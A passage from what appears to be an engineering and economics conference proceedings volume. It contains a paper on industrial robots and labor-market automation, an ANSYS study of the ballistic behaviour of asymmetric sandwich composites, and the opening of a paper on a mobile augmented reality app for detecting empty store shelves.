- [9] R. G. Budynas and J. K. Nisbett, *Shigley’s Mechanical Engineering Design*, Ninth Edit. McGraw-Hill, 2011.

THE RACE BETWEEN INDUSTRIAL ROBOTS AND HUMAN LABOR IN SMART FACTORIES

İbrahim Dağlı¹, Levent Kösekahyaolu¹

¹*Suleyman Demirel University, Department of Economics, Isparta, TURKEY*

mribrahimdagli@gmail.com

ORCID: 0000-0001-8199-821X

ABSTRACT

In this paper, a qualitative analysis with descriptive analysis method has been made on the possible effects of automation in the labor market. In addition to the job-losing effect of industrial robots and automation, potential new jobs and their contribution to productivity and economic growth have been discussed. As a result of the research, it has been observed that the job-saving effect caused by automation in the short term is inevitable, however, compensation mechanisms are effective in the long term and create new jobs and sectors in the labor market. It has been observed that the automation risk is changeable depending on the countries and the estimates on this issue vary significantly regarding methodology and approach used.

Keywords: *Automation, Industrial Robots, Technological Unemployment, Future of Jobs.*

ÖZET

Bu çalışmada, otomasyonun işgücü piyasasındaki olası etkileri üzerine betimsel analiz yöntemi ile nitel bir analiz yapılmıştır. Endüstriyel robotların ve otomasyonun iş kaybettirme etkisine ek olarak, potansiyel yeni işler yaratma ve bunların üretkenliğe ve ekonomik büyümeye katkıları tartışılmıştır. Araştırma sonucunda, otomasyonun kısa vadede yarattığı iş tasarrufu etkisinin kaçınılmaz olduğu ancak telafi mekanizmalarının uzun vadede etkili olduğu ve işgücü piyasasında yeni iş ve sektörler yarattığı görülmüştür. Otomasyon riskinin ülkelere göre değişkenlik gösterdiği ve bu konudaki tahminlerin kullanılan metodoloji ve yaklaşıma göre önemli ölçüde farklılık gösterdiği görülmüştür.

Anahtar Kelimeler: *Otomasyon, Endüstriyel Robotlar, Teknolojik İşsizlik, Mesleklerin Geleceği.*

1. INTRODUCTION

Smart automation is one of the most privileged agenda of the fourth industrial revolution (Industry 4.0). Artificial intelligence, robotics, 3D printing and the other smart technologies enhance the automation in the manufacturing industry. The main impact of automation is twofold. On the one hand, automation brings potential benefits by boosting productivity in the production process and this contributes to better and cheaper products and new opportunities for new jobs and sectors as well. On the other hand, automation replaces human workers with industrial robots and machines and this causes a job-saving effect which is the main anxiety for higher unemployment in the future. In the optimistic view, productivity enhancement causes economic growth and there will be new sectors and occupations related to robots. So, the compensation effect compensates the short-term effects of automation. However, in the pessimistic view job-losses may outweigh the productivity effect and thus it may cause higher unemployment rates in the manufacturing industry.

According to The International Federation of Robotics, the number of robots has reached 2,7 million in 2020. This figure is three times bigger than ten years ago. China owns one-third of all industrial robots worldwide and three fourth of all robots are in just five countries including China, Japan, Germany, South Korea, USA. The employment effect of automation worries the labor market as they are likely to save jobs. But, what about the contribution to productivity and creative destruction effect of automation? After Frey and Osborne (2013) claimed that half of the US jobs are at high risk of automation, to what extent the impact of automation may become dangerous is questioned. In this paper, a qualitative analysis with descriptive analysis method has been made on the possible effects of automation in the labor market. In addition to the job-losing effect of industrial robots and automation, potential new jobs and their contribution to productivity and economic growth have been discussed.

In the following parts of this paper, the effects of automation are covered under two sections. In the next section, the recent place and density of industrial robots are being argued. And in the last section, previous empirical evidence of automation in the literature are being discussed.

2. THE PREVALENCE OF INDUSTRIAL ROBOTS

“The future has lots of robots, few jobs for humans” Martin Ford (2015)

“Coming soon to assembly lines, warehouses, and hallways near you” Brynjolfsson & McAfee (2014)


“So, the attack of the robots is on. But it isn’t going to be prosecuted with laser beams, and they are not going to be stopped by Terran bacteria. They’ll be earthlings, and they will perform every type of job they can be made to perform. And that will include many jobs now performed by intelligent, educated humans in professions like law, medicine...” Andrew Edwards (2015)

“Do I still think robots cannot do my job? My personal answer is simply no. Sooner or later, there will be robots that can teach and do science” Ricardo Campa (2018)

“There are no convincing reasons to assume computers will remain unable to accomplish anything that humans can. Once computers achieve something at a human level, they typically achieve it at a much higher level soon thereafter” Stuart Armstrong (2014)


The race between the man and machine has been discussed in many renowned books. Most of these books argue for robots and other related technologies will come into every house and every factory. According to these books, one way or another they will take away most of the jobs which are previously done by humans.

The International Federation of Robotics (IFR, 2020) declares the number of industrial robots reached 2.72 million (2,722,077) in 2000 with an increase of 12% compared to the previous year. The number of robots that are included in the production last year alone is 375 thousand. The number of robots has approximately doubled in the last five years and tripled in the last ten years. Industrial robots have an average growth rate of 11% in the last five years alone. It seems that robots have always increased in the last decade, including in years of economic crisis (see Graph 1).




Graph 1. Industrial Robots in the Last Decade *million robots (IFR, 2020)

Worldwide, 65% of industrial robots are located in Asia / Australia, 21% in Europe and 14% in the Americas (see Graph 2). It is seen that a significant part of the robot market dominance (73%) is in the hands of five countries: China, Japan, the United States, the Republic of Korea, and Germany. Among them, China has been the world’s largest industrial robot market since 2013 for having 38% of all robots around the World. Only in 2019, it adds to its capacity 140 thousand new robots which are more than the number of new robots in Europe and the Americas combined (119 thousand) (IFR, 2020).



Graph 2. Industrial Robots by Geographical Distribution * x 1.000 (IFR, 2020)

The automotive industry is the industry where robots are used most by %31 (see Graph 3). 105 thousand out of 373 thousand total new robot installations in 2019 are in the automotive industry. Electrical/electronics and metal/machinery sectors follow the automotive industry in the second and third place. Annual new installations in the automotive industry have increased by 2% on average each year since 2014 (IFR, 2020).



Graph 3. Industrial Robots by Sectors (IFR, 2020)

3. PREVIOUS EMPIRICAL STUDIES ON AUTOMATION

According to *The Future of Jobs 2020* report of World Economic Forum (WEF), the automation process is expected to affect employees more due to COVID-19 recession. Based on these estimations of WEF (2020a), by 2025, 85 million jobs may be displaced, while 97 million new jobs may emerge. Chiacchio et al. (2018) find that an additional robot per thousand workers reduces the employment rate by 0.16 to 0.2 points. Similarly, the analysis by Acemoğlu and Restrepo (2020) claims the use of an additional robot per thousand workers decreases the employment/population ratio by approximately 0.2 points (approximately 400 thousand jobs for the USA). However, in the analysis of Graetz and Michaels (2015) covering 17 countries, it is suggested that industrial robots increase labor productivity and added value and contribute approximately 10% to economic growth. PWC (2017) supports this claim and finds new technologies could contribute up to 14% to GDP.

PricewaterhouseCoopers (PWC) which is the second-largest professional services network in the world estimates the share of available jobs that could potentially be automated by the 2030s. According

to its estimation, the automation risks for Slovakia, Slovenia and Lithuania are the highest. The risks for The Republic of Korea, Finland, Greece and Russia seem the lowest. The automation risk for Slovakia is the most by 44% and the least for South Korea by 22% (PWC, 2018). (see Figure 1 for the potential impact of automation by 2030s)




Figure 1. Potential Impact of Job Automation Over Time Across Industry Sectors (PWC, 2018)

The risk varies across the sectors and transportation and storage sector has the highest potential risk of automation by 2030 by 52% (see Table 1 for the distribution of risks by sectors). According to PWC (2017), similarly, the risk appears highest in sectors transportation and storage by 56%. Manufacturing sector follows it by 46% and wholesale and retail by 44%. The automation risk seems lower in health and social work sector by 17%.

Table 29. Share of Jobs with Potential High Automation Rates for the Top 5 Industries

Country	Manufacturing (%)	Wholesale and retail trade (%)	Human health and social work (%)	Education (%)	Construction (%)
Slovakia	58	43	34	14	42
Lithuania	55	39	27	26	58
Turkey	45	26	36	8	40
Greece	35	23	20	3	25
South Korea	31	24	12	6	31
Employment share (median)	14.4	13.7	10.7	8.7	7.6


Source: PWC (2018)

The study by Frey and Osborne (2013¹), two researchers from the Oxford Martin School, showing that almost half of the jobs in the US are at risk of automation has generated great interest. After this study, many more studies were conducted to measure automation risks of jobs in different countries (Arntz et al., 2016; Chang & Hyunh, 2016; Hallward-Driemeier & Nayyar, 2018; Jensen & Koch, 2015; PWC, 2017; WEF, 2017). In the study of Frey and Osborne, 702 different occupations are ranked

¹ The study has updated in Frey and Osborne, 2017.


correctly from the least sensitive to the most sensitive to automation. In this way, digitization for the effect of automation based on professions has been brought to the literature. Following Frey and Osborne (2013), Jensen & Koch (2015) finds 48% of existing jobs in Switzerland have the potential to be automated.

Arntz et al. (2016) re-examined the research by Frey and Osborne with job-level tasks approach and find the occupation-level approach and overestimate automation potentials. In their approach, the automation risk of UK drops from 35 to 10% and the automation risk of US drops from 47 to 9% (see Graph 4 for comparison of methodologies).



Graph 4. The Automation Risk in UK and US

In a research by the Oxford Economic Community, it has been found that each newly installed robot replaces an average of 1.6 manufacturing workers and 20 million workers could be replaced by robots by 2030 (Oxford, 2019). In a report of World Economic Forum (WEF, 2017), it is suggested that Bahrain and Saudi Arabia (46%), UAE (47%), Kuwait (41%), Egypt (49%), Morocco and Turkey (50%) and Qatar (52%) under significant risk of automation (see Graph 5)



Graph 5. The Automation Risk in Different Countries

Although they have a potential of automation, industrial robots create millions of new jobs every year due to their contribution to the efficiency of production through automation and other direct and indirect industrial effects. In the study conducted by the International Robotics Federation (IFR, 2013),

it was calculated that the robot industry created 8 to 10 million new jobs worldwide in three years covering 2008-2011. Moreover, it is estimated that 133 million new jobs will be created against a loss of 75 million jobs by 2022 due to the potential change of tasks between machines and humans (WEF, 2017).

According to Digital Europe report, the digital transformation of Europe has the potential to create 400,000 to 1.5 million new jobs and it is thought that it can increase GDP by 6% and reduce public expenditures by 15% to 20% (DE, 2015). In another study published by the Boston Consulting Group, the interaction between humans and machines is expected to bring mass production to a new era by increasing production speed by 30% and productivity by 25% (BCG, 2015). Studies generally point to clustering in the future of professions and this cluster is expected to provide 6.1 million new job opportunities in the next three years (WEF, 2020b).

4. CONCLUSION

In this paper, a qualitative analysis with descriptive analysis method has been made on the possible effects of automation in the labor market. In addition to the job-losing effect of industrial robots and automation, potential new jobs and their contribution to productivity and economic growth have been discussed. As a result of the research, it has been observed that the job-saving effect caused by automation in the short term is inevitable, however, compensation mechanisms are effective in the long term and create new jobs and sectors in the labor market. It has been observed that the automation risk is changeable depending on the countries and the estimates on this issue vary significantly regarding methodology and approach used. In the first studies, the rate of jobs susceptible to automation is close to 50%, while this rate is below 10% with the task-based approach. In conclusion, automation is inevitable in the age of smart production and human labor can keep up with this transformation with new skills and additional training in the face of automation. The increase in productivity created by automation contributes to economic growth and hence the welfare of humanity significantly. As human beings, we must be ready to explore the aspects of automation that will turn its potential benefits to our advantage and to take on new roles in the face of new technologies.

5. REFERENCES

- [1] A. V. Edwards, *Digital is Destroying Everything: What the Tech Giants Won't Tell You about how Robots, Big Data, and Algorithms are Radically Remaking Your Future*, Rowman & Littlefield, 2015.
- [2] B. Jensen and M. Koch, "Man and Machine: Robots on the Rise? The Impact of Automation on the Swiss Job Market", Deloitte LLP, 2015.

- [3] BCG, “Industry 4.0: The Future of Productivity and Growth in Manufacturing Industries”, Boston Consulting Group, April 2015.
- [4] C.B. Frey, M.A. Osborne, “The Future of Employment: How Susceptible Are Jobs To Computerisation?”, *Technological Forecasting and Social Change*, 114, pp. 254-280, 2017.
- [5] C.B. Frey, M.A. Osborne, “The Future of Employment: How Susceptible Are Jobs To Computerisation?”, *Oxford Martin School Working Papers*, September, 2013.
- [6] D. Acemoglu and P. Restrepo, “Robots and Jobs: Evidence from US Labor Markets”, *Journal of Political Economy*, 128 (6), pp. 2188-2244, 2020.
- [7] DE, *Digital Transformation of European Industry and Enterprises*, A report of the Strategic Policy Forum on Digital Entrepreneurship, Digital Europe, 2015.
- [8] E. Brynjolfsson and A. McAfee, *The second machine age: Work, progress, and prosperity in a time of brilliant technologies*, New York, London: WW Norton & Company, 2014.
- [9] F. Chiacchio, G. Petropoulos, and D. Pichler, “The Impact of Industrial Robots on EU Employment and Wages: A Local Labour Market Approach”, *Bruegel Working Paper*, Issue 02, April 2018.
- [10] G. Graetz, and G. Michaels, “Robots at Work”, *Centre for Economic Performance, CEP Discussion Paper No 1335*, 2015.
- [11] IFR, *Positive Impact of Industrial Robots on Employment*, International Federation of Robotics, Updated in January 2013.
- [12] IFR, *World Robotics 2020 report*, International Federation of Robotics, Frankfurt, 24th September 2020.
- [13] J. H. Chang and P. Huynh, “ASEAN in Transformation. The Future of Jobs at Risk in Automation”, *International Labour Office(ILO), Bureau for Employers’ Activities, Working Paper No 9*, 2016.
- [14] M. Arntz, T. Gregory and U. Zierahn, “The Risk of Automation for Jobs in OECD Countries: A Comparative Analysis”, *OECD Social, Employment and Migration Working Papers*, No. 189, OECD Publishing, Paris, <https://doi.org/10.1787/5jlz9h56dvq7-en>, 2016.
- [15] M. Ford, *Rise of the Robots: Technology and the Threat of a Jobless Future*, Basic Books, 2015.
- [16] M. Hallward-Driemeier and N. Gaurav, “Trouble in the Making? The Future of Manufacturing-Led Development”, *Washington, DC: World Bank*. doi:10.1596/978-1-4648-1174-6. License: Creative Commons Attribution CC BY 3.0 IGO, 2018.

- [17] Oxford, “How Robots Change The World? What Automation Really Means for Jobs and Productivity”, Oxford Economics, June 2019.
- [18] PWC, UK Economic Outlook, PricewaterhouseCoopers, available at <https://www.pwc.co.uk/economic-services/ukeyo/pwc-uk-economic-outlook-full-report-march-2017-v2.pdf>, March 2017.
- [19] PWC, Will Robots Really Steal Our Jobs? An International Analysis of the Potential Long Term Impact of Automation, PricewaterhouseCoopers, available at <https://www.pwc.co.uk/economics>, 2018.
- [20] R. Campa, Still Think Robots Can’t Do Your Job. Essays on Automation and Technological Unemployment. Roma: D Editore, 2018.
- [21] S. Armstrong, Smarter Than Us: The rise of machine intelligence, Berkeley: Machine Intelligence Research Institute, 2014.
- [22] WEF, “The Future of Jobs and Skills in the Middle East and North Africa”, World Economic Forum, May 2017.
- [23] WEF, The Future of Jobs Report, World Economic Forum, October 2020a.
- [24] WEF, “Jobs of Tomorrow: Mapping Opportunity in the New Economy”, World Economic Forum, Platform for Shaping the Future of the New Economy and Society, January 2020b.

BALLISTIC PERFORMANCE INVESTIGATION OF ASYMMETRIC SANDWICH STRUCTURE

Ufuk Demirciođlu¹, M. Tarık akır¹

¹ *Sivas Bilim ve Teknoloji Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Sivas, TURKEY*

udemircioglu@sivas.edu.tr

ORCID:0000-0002-9707-8271

ABSTRACT

Asymmetric sandwich structures are now one of the aims in the design process. Along with symmetric sandwich properties it provides more properties in a sandwich structure to designers to obtain desired properties by using different face sheet materials. As a consequence, designers are able to obtain properties by manipulating face sheet materials. This paper presents the ballistic behavior of asymmetric sandwich structures by comparing it with symmetric sandwich structures. The paper also presents the effect of core density on ballistic response of asymmetric sandwich structure. Sandwich structures were modelled and analyzed by using ANSYS software. Kinetic energy loss criteria are adapted in order to evaluate the ballistic performance of sandwich structures. It was obtained from analysis that kinetic energy loss changes with change of face sheet materials. It was also found out that the kinetic energy loss changes with the change of core material density.

Keywords: *Sandwich Structures, Asymmetric Sandwich Structures, Low Density Sandwich Structures, Ballistic, High Velocity Impact*

ASİMETRİK SANDVIÇ YAPININ BALİSTİK PERFORMANSININ İNCELENMESİ

ÖZET

Asimetrik sandviç yapılar artık tasarım sürecindeki amaçlardan biridir. Simetrik sandviç özelliklerinin yanı sıra, bir sandviç yapıda tasarımcılara farklı yüzey malzemeleri kullanarak istenen özellikleri elde etmeleri için daha fazla özellik sağlarlar. Sonuç olarak, tasarımcılar

yüzey tabakası malzemelerini manipüle ederek istedikleri özellikleri elde edebilirler. Bu makale, asimetrik sandviç yapıların balistik davranışını simetrik sandviç yapılarla karşılaştırarak sunmaktadır. Makale ayrıca çekirdek yoğunluğunun asimetrik sandviç yapının balistik tepkisi üzerindeki etkisini de sunmaktadır. Sandviç yapılar, ANSYS yazılımı kullanılarak modellenip analiz edilmiştir. Sandviç yapıların balistik performansını değerlendirmek için kinetik enerji kaybı kriteri kullanılmıştır. Analizlerden yüzey malzemelerinin değişmesiyle kinetik enerji kaybının değiştiği elde edilmiştir. Ayrıca, çekirdek malzemenin yoğunluğunun değişmesiyle kinetik enerji kaybının da değiştiği saptanmıştır.

***Anahtar Kelimeler:** Sandviç Yapılar, Asimetrik Sandviç Yapılar, Balistik, Düşük Yoğunluklu Sandviç Yapılar, Yüksek Hızlı Darbe*

1.INTRODUCTION

Sandwich Structures are a sub-group of composite materials that consists of a thick stiff core material and two thin face sheet materials. In this configuration, core material increases the stiffness of sandwich structures and face sheet materials carry tensile and compressive loads. As a result of this configuration sandwich structures have better properties than their monolithic components. These days, sandwich structures are widely used nearly in all kinds of application starting from sports equipment's to the space applications and now being used in place of conventional materials especially in defense industry because sandwich structures provide better properties such as high damping properties, fabrication diversity, fatigue resistance, high strength to weight ratio, high stiffness to weight ratio. Most of the applications where sandwich structures are used is subjected to impact loads. So, it is of the importance to study dynamic analysis of sandwich structures.

Qiang and Yongqiang investigated the plastic deformation of honeycomb sandwich structure in medium velocity load impacted by a bullet. Stress and strain of honeycomb sandwich structure and energy absorption effect of sandwich structure is evaluated by considering different design parameters by using ANSYS / Ls-dyna [1]. Mahesh and Nair evaluated the dynamic response of sandwich structure by using ANSYS. Performance of sandwich structures that consist of glass fiber face sheet and polypropylene honeycomb core are subjected to dynamic loads by impactors with different shape (flat, hemi spherical and conical) and sandwich structure with different core materials are investigated based on kinetic energy loss during impact. From results it was obtained that flat impactor is the best impactor. It was also obtained that foam core has better resistance to bullet penetration [2]. Mohamed et al. studied the ballistic performance of sandwich structure by using ANSYS / Explicit Dynamics by considering two different core materials namely, regular honeycomb and auxetic cores. The effect of impact velocity, length, thickness and angle of the unit cell ribs on ballistic performance and energy absorption of auxetic

core is evaluated. The results are validated by performing experiment. It was found that auxetic honeycomb core has better ballistic performance than regular ones [3]. Jiga et al. studied the impact behavior of sandwich structure with different core design and different impact velocities by using ANSYS and LS-Dyna. From results it was obtained that corrugated core has the best ballistic performance. Pyramidal, tetrahedral and kagome-3D has nearly the same ballistic performance [4].

There are lots of studies about impact behavior of sandwich structures. Yet, there is no study about the impact behavior of asymmetric sandwich structure in literature. Asymmetric sandwich structures are very important in defense industry especially in stealth technology, which can be defined as the technology that makes the object nearly invisible to radar [5],[6]. One way to achieve stealth technology is to use asymmetric sandwich structures [5],[6]. Considering a battle in which bullets fly in the air, it is unavoidable that parts of military vehicle made out of sandwich structures are hit by bullets. So, it is vitally important to investigate the ballistic behavior of asymmetric sandwich structures.

In this study, ballistic performance of asymmetric sandwich structure and density of core material is evaluated comparatively by using commercially available software ANSYS. Ballistic impact velocities are classified low velocity (<50 m/s), high velocity (50-1500 m/s) and hyper velocity (>1500 m/s) [7]. In this study, projectile velocity is 50 m/s, since the projectile impacts are usually in the high velocity range. Glass fiber is placed on the outer surface of sandwich structures in stealth technology. Therefore, asymmetric sandwich structure is modeled such that outer surface has glass fiber and inner surface has carbon fiber.




Figure 1. Configuration of sandwich structure a) Symmetric sandwich structure b) Asymmetric sandwich structure.

2. MATERIALS AND METHODS

In order to investigate the ballistic performance of asymmetric sandwich structure comparatively three different sandwich structures are modelled by using ANSYS ACP(Pre) tool as shown in table 1. Two of them are symmetric sandwich structure consist of carbon fiber and glass fiber that are denoted C-C and G-G respectively. One of them is asymmetric sandwich structure that is denoted G-C since it has glass fiber on face and carbon fiber on other face. In all sandwich structure same PVC foam is used as core

material. All sandwich structure with same lay-up as given table 2 is modelled. Dimensions of sandwich structures 0.25x0.25 m and thickness of carbon fiber, glass fiber and PVC foam are given in table 3. The impactor is a rigid ball with a radius of 0.025 m. In order to investigate the ballistic performance of sandwich structures, kinetic energy loss of the projectile is selected as the criterion.

Table 1: Configuration of Sandwich structures.

C-C	G-G	G-C
Carbon Fiber	Glass Fiber	Glass Fiber
PVC Foam	PVC Foam	PVC Foam
Carbon Fiber	Glass Fiber	Carbon Fiber

Table 2: Lay-up of sandwich structures.

90
0
90
0
Foam
0
90
0
90

Table 3: Thickness of the materials.

Thickness of carbon fiber	0,0002 m
Thickness of glass fiber	0,0002 m
Thickness of PVC foam	0,01 m

The figure 3. Shows the modelled sandwich structure and ball impacting on it.




Figure 3. impactor ball impacting on sandwich structures.

3. RESULTS AND DISCUSSION

Ballistic behavior of asymmetric sandwich structure is evaluated comparatively in ANSYS ACP (pre) and Explicit dynamics by kinetic energy loss criteria. Here two situations are analyzed. In the first case impactor is hit both symmetric sandwich structures and asymmetric sandwich structure at velocity of 50 m/s and results are analyzed and compared. In the second case, impactor with velocity of 50 m/s is hit two asymmetric sandwich structures made out of with same materials but different core material densities. The effect of density on ballistic performance is analyzed and results are compared.

Case 1:

In the first case ballistic performance of asymmetric sandwich structure is investigated by comparing two symmetric sandwich structures with one asymmetric sandwich structure. Kinetic energy loss is given in table 4 and figure 4 shows kinetic energy loss of asymmetric sandwich structure during impact. It is evident from results that kinetic energy loss changes as the sandwich structure's configuration shifts from symmetric to asymmetric.

Table 4: Reduction in kinetic energy of the impactor during impact on sandwich structures.

Impactor velocity	C-C sandwich structure	G-G sandwich structure	G-C sandwich structure
	$\Delta KE(J)$	$\Delta KE(J)$	$\Delta KE(J)$
50 m/s	26.95	30.47	24.68




Figure 4. Kinetic energy loss of asymmetric sandwich structure.

Case 2:

In this part the effect of density on ballistic performance of asymmetric sandwich structure is evaluated comparatively. Two asymmetric sandwich structures same as the previous case with PVC foams but with different PVC foam densities are analyzed. Resulting compression is shown in table 5. It is clear from results that as the core density increases the kinetic energy loss also increases. Figure 5 shows the deformation of sandwich plate under compact loading.

Table 5: Reduction in kinetic energy of the impactor during impact on sandwich structures with different core density.

Impactor velocity	PVC foam (60kg/m3)	PVC foam (80kg/m3)
	$\Delta KE(J)$	$\Delta KE(J)$
50 m/s	24.68	28.52




Figure 5. deformation of sandwich plate

4. CONCLUSION

In this study ballistic response of asymmetric sandwich structure and core density under high velocity impact are evaluated comparatively by using commercially available software ANSYS. Results obtained through ANSYS investigated comparatively. It was obtained from analysis that both asymmetry and core material density have effects on ballistic performance of sandwich structures. Results shows that when sandwich structure shifts from symmetric to asymmetric configuration the kinetic energy loss also change. Furthermore, when the density of core material increases the kinetic energy loss also increases.

5. REFERENCES

- [1] Q. Huan and Y. Li, "Plastic deformation of Honeycomb sandwich plate under impact loading in ansys," *Adv. Eng. Technol. - Proc. 2014 Annu. Congr. Adv. Eng. Technol. CAET 2014*, no. April, pp. 387–392, 2014, doi: 10.1201/b16699-64.
- [2] C. Mahesh and R. P. Nair, "Numerical research on the effect of impactor shape and core characteristics on the ballistic impact response of marine sandwich composite plates," *Int. J. Recent Technol. Eng.*, vol. 8, no. 2 Special issue 3, pp. 1236–1240, 2019, doi: 10.35940/ijrte.B1231.0782S319.
- [3] R. Mohamed, S. Lawaty, and A. El-Butch, "Ballistic Impact Response of an Aluminum Sandwich Panel With Auxetic Honeycomb Core Structure," *Int. Conf. Appl. Mech. Mech. Eng.*, vol. 17, no. 17, pp. 1–12, 2016, doi: 10.21608/amme.2016.35167.
- [4] G. Jiga, Ş. Stamin, and G. Dinu, "Behavior of composite sandwich panels with several core designs at different impact velocities," *AIP Conf. Proc.*, vol. 1932, 2018, doi: 10.1063/1.5024190.
- [5] M. A. M. Hunjra, M. A. Fakhar, K. Naveed, and T. Subhani, "Polyurethane foam-based radar absorbing sandwich structures to evade detection," *J. Sandw. Struct. Mater.*, vol. 19, no. 6, pp. 647–658, 2017, doi: 10.1177/1099636216635856.
- [6] A. A. Khurram, M. A. Raza, P. Zhou, and T. Subhani, "A study of the nanocomposite sandwich structures for broadband microwave absorption and flexural strength," *J. Sandw. Struct. Mater.*, vol. 18, no. 6, pp. 739–753, 2016, doi: 10.1177/1099636216650837.
- [7] C. L. Rao, V. Narayanamurthy, and K. R. Y. Simha, *Applied Impact Mechanics*. 2016.

MONITORING SHELF AVAILABILITY USING MOBILE AUGMENTED REALITY

Ramiz Yilmazer¹, Derya Birant²

¹*Dokuz Eylul University, Graduate School of Natural and Applied Sciences, Izmir, TURKEY*

²*Dokuz Eylul University, Department of Computer Engineering, Izmir, TURKEY*

ramiz.yilmazer@ceng.deu.edu.tr

ORCID: 0000-0001-8756-0673

ABSTRACT

Augmented reality has become popular with the advancement of technology in recent years. This technology enables a connection between the real world and the virtual world. Virtual objects such as 2D / 3D pictures and texts are placed in the real-world environment. It can be applied to different devices such as computers, tablets, smartphones, and smart glasses.

Ensuring high on-shelf availability is an important problem to increase profits in stores. Conventional stock monitoring systems can track the stocks in the warehouse, but they cannot monitor the availability of products on shelves. An employee visits shelves and manually notes and follows up the empty shelves, which is a time-consuming and labor-intensive process. To solve this problem, our study proposes a new system based on augmented reality, in which the employees or shoppers are able to detect the empty shelf by holding their smartphones towards a shelf. In this way, the information about unavailable products on the shelf is automatically detected and a notification is sent to the responsible staff by the augmented reality application. The application easily displays category-based object (product) detection results, section name, the number, and locations of empty shelves. This study aims to make it easier to detect empty or almost empty shelves to prevent out of stocks and so customer loss. It can be noted here that the mobile augmented reality is used for the first time to monitor on-shelf availability.

Keywords: *On-shelf Availability, Mobile Augmented Reality, Computer Vision*

MOBİL ARTIRILMIŞ GERÇEKLİK KULLANARAK RAF KULLANILABİLİRLİĞİNİ İZLEME

ÖZET

Artırılmış gerçeklik alanı son yıllarda teknolojinin ilerlemesi ile birlikte popüler bir alan haline gelmiştir. Bu teknoloji gerçek dünya ile sanal dünya arasında bir bağ kurulmasına olanak tanımaktadır. 2D / 3D resimler ve metinler gibi sanal nesnelere gerçek dünya ortamına yerleştirilmektedir. Bu teknoloji; bilgisayarlar, tabletler, akıllı telefonlar, akıllı gözlükler gibi farklı cihazlar üzerinde uygulanabilir.

Rafta bulunabilirliğin yüksek seviyede tutulması mağazalarda karın artırılması için önemli bir faktördür. Geleneksel stok görüntüleme sistemleri, mağazaların depolarındaki stokları takip edebilmekte ancak raflarda ürünün bulunabilirliğinin görüntülenmesini yapamamaktadır. Reyon personeli rafları gezmekte, boşalan rafları manuel olarak not oluşturma ve takibini gerçekleştirmektedir, bu zaman alıcı ve maliyetli bir süreçtir. Bu çalışma, bu sorunu çözmek için, görevli personelin ya da alışveriş yapan müşterinin akıllı telefonlarını bir rafa doğru tutarak boş rafı algılayabilen artırılmış gerçekliğe dayalı yeni bir sistem önermektedir. Bu sayede rafta bulunmayan ürünler ile ilgili bilgiler otomatik olarak tespit edilir ve artırılmış gerçeklik uygulaması ile sorumlu personele bildirim gönderilir. Geliştirilen artırılmış gerçeklik uygulaması ile nesne (ürün) algılama sonuçları, bölüm adı, boş rafların sayısı ve yerleri kolayca görüntülenebilmektedir. Bu çalışma, stokların bitmesi ve dolayısıyla müşteri kaybını önlemek için boş ve boşalmak üzere olan rafları tespit etmeyi kolaylaştırmayı amaçlamaktadır. Bu çalışma ile ilk kez mobil artırılmış gerçeklik teknolojisi rafta bulunabilirliği görüntülemek için kullanılmıştır.

Anahtar Kelimeler: Rafta Bulunabilirlik, Mobil Artırılmış Gerçeklik, Bilgisayarlı Görü

1. INTRODUCTION

With the advancement of technology, the augmented reality (AR) technology has been successfully used in many different areas such as health, production, education, and transportation. This study demonstrates the usage of it for the retail sector, especially for monitoring on-shelf availability for the first time. AR technology gives an opportunity to create a connection between the real environment and the virtual environment. Virtual objects such as 2D/3D pictures and texts are placed in the real environment with AR technology [1]. Different devices such as computers, tablets, smartphones, AR glasses support this technology.

Applications developed using AR technology on mobile devices have become popular with the advancement of hardware features in recent years.

Digital transformation can be applied to different areas in the retail sector. One of them is to monitor on-shelf availability (OSA) in grocery stores. Ensuring high on-shelf availability is a key factor to increase profits in grocery stores. Ranjan and Puri [2] reported that when a product is not available, approximately 14% of customers plan to go to another store and a retailer usually loses 4% of sales. They also indicated that approximately 20% of shoppers' time is wasted in looking for an item. They mentioned that one of every 12 items on a shopper list is usually not available. To overcome these problems, store clerks move inside the store and manually check products' availability on shelves. However, this process is a time-consuming and labor-intensive task because there are hundreds or thousands of products are placed on shelves. Besides, conventional stock management solutions can monitor stocks in the warehouse; however, they cannot give info about products on shelves. Ranjan and Puri [2] reported that 25-30% of times products are in the store but not on the shelf.

To solve the aforementioned problems, we developed a new mobile augmented reality application, called semi-supervised learning on shelf-on availability via augmented reality (SOSA AR). Using the SOSA AR application, store clerks or shoppers are able to detect and automatically report empty or almost empty shelves by holding their mobile devices towards a shelf. In this way, information about the products not available on the shelf is automatically detected and a notification is sent to the responsible employee or manager with the SOSA AR application. The application has a specialized screen to monitor notifications. Section-based detection notifications are listed such as "there is an empty shelf in the beverage section" with an image that shows empty shelf location for the related section. Moreover, the number of empty shelf quantity is given by the application. Mobile augmented reality technology is used for the first time to monitor shelf availability with our proposed solution.

The remainder of this paper is structured as follows: Section 2 summarizes previous studies. Section 3 explains the SOSA AR solution with its details. Section 4 shows the experimental results. Finally, Section 5 presents concluding remarks and possible future works.

2. RELATED WORKS

In the literature, there are many studies that focus on monitoring OSA from different perspectives. Some researchers [3, 4] worked on the subject from a managerial perspective, while some of them [5 - 10] approached the subject from a technical perspective.

From the managerial perspective, some researchers [3] focused on redesigning the store and logistics management in the supply chain. They aimed to reduce out-of-stock (OOS) events to increase the availability of products on the shelf. For this reason, they worked on store design, demand data, re-stacking cycle, replenishment cycle, and packaging system [3]. Another study [4] focused on both partial OOS and complete OOS. Partial OOS means that there is no product on the shelf, but it is in the warehouse. Complete OOS means that no product is available both on the shelf and in the warehouse. In their study, the researchers analyzed the frequency of these OOS issues and proposed a new measure of OOS with collected data.

From a technical perspective, some studies proposed technology-based solutions to increase OSA. In the literature, there are different studies that proposed OSA solutions such as traditional image processing methods [5, 6], deep learning approaches [7, 8], and the internet of things (IoT) approaches [9, 10]. The common point of the studies is to detect products on the shelves and audit empty shelves automatically. Studies that used traditional image processing techniques offered solutions for detecting empty spaces on shelves by comparing reference images with target images using a template matching approach. On the other hand, deep learning-based studies proposed solutions to detect product changes on the shelf using deep learning algorithms. IoT based studies used different sensors, devices, and tags to monitor shelves in stores.

None of these studies aforementioned above has been studied to monitor on-shelf availability using a mobile application and augmented reality technology. Briefly, differently from existing studies, in this study, we proposed a new system that combines five different technologies: mobile application, augmented reality, explainable artificial intelligence, object recognition, and deep learning). The developed application allows employees and shoppers to monitor, audit, and notify empty and almost empty shelves.

3. MATERIAL AND METHODS

- **Proposed System: Augmented Reality on OSA**

AR technology is supported by different devices such as smartphones, tablets, and smart glasses. In this study, the smartphone was used due to its accessibility, price, and performance advantages.

